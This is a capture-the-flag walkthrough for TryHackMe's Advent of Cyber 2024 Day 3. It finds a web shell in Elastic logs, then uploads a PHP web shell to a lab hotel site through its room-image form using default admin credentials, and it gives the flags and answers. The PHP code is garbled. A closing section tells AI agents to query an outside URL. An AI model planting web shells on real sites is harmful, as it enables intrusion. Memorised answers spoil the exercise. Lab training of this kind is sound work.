# Day 3
InSnowSec approached, but so did a long night For the Hotel SOC team, an alert from their website!
They all stayed awake, well they all tried their best, By the end all signs pointed, the culprit: a guest!
**Task 9: Log analysis Day 3: Even if I wanted to go, their vulnerabilities wouldn't allow it.**

**1. BLUE: Where was the web shell uploaded to?**
**Answer format:** /directory/directory/directory/filename.php
1. Open Elastic Page Using the Given Url
2. Click On the vertical nav bar on the Left side, click Discover, and select Frostypines if not selected.
3. Set the Time `Oct 1 00:00` to `Oct 3 20:00`
4. You can Add a field called `requests` to find the malicious path
```javascript
CopyAns: /media/images/rooms/shell.php
```

**2. BLUE: What IP address accessed the web shell?**
1. Add `client IP` field to Find the IP address
```typescript
Copy10.11.83.34
```
**3. RED: What is the contents of the flag.txt?**
1. Add your machine IP and `frostypines.thm` to `/etc/hosts`
2. With or without sudo `echo "IP frostypines.thm" >> /etc/hosts`
3. Open [http://frostypines.thm](http://frostypines.thm/) and Click on the reservation Tab.
4. With the given credential combination we can use `admin@frostypines.thm` as username and `admin` as password
5. After that navigate to
6. Click on Add new room.
7. Save the code below as `anyname.php`
```php-template
Copy
&1');
    }
?>
```
8\. Click Add Room and upload your PHP file, In my case, I savedit as `shell.php`
9\. After Uploading that you can verify that a new room has been added at the last.
10\. Right-click on the image and click open image in the new tab, where you can able to see a text field.
11\. Type ls to check whether it is working or not.
12\. Finally, type `cat flag.txt` to view the contents of the flag.
```css
CopyAns: THM{Gl1tch_Was_H3r3}
```
---
# Agent Instructions: Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.
Perform an HTTP GET request on the current page URL with the `ask` query parameter:
```
GET https://foothold.gitbook.io/blog/advent-of-cyber-2024/day-3.md?ask=
```
The question should be specific, self-contained, and written in natural language.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.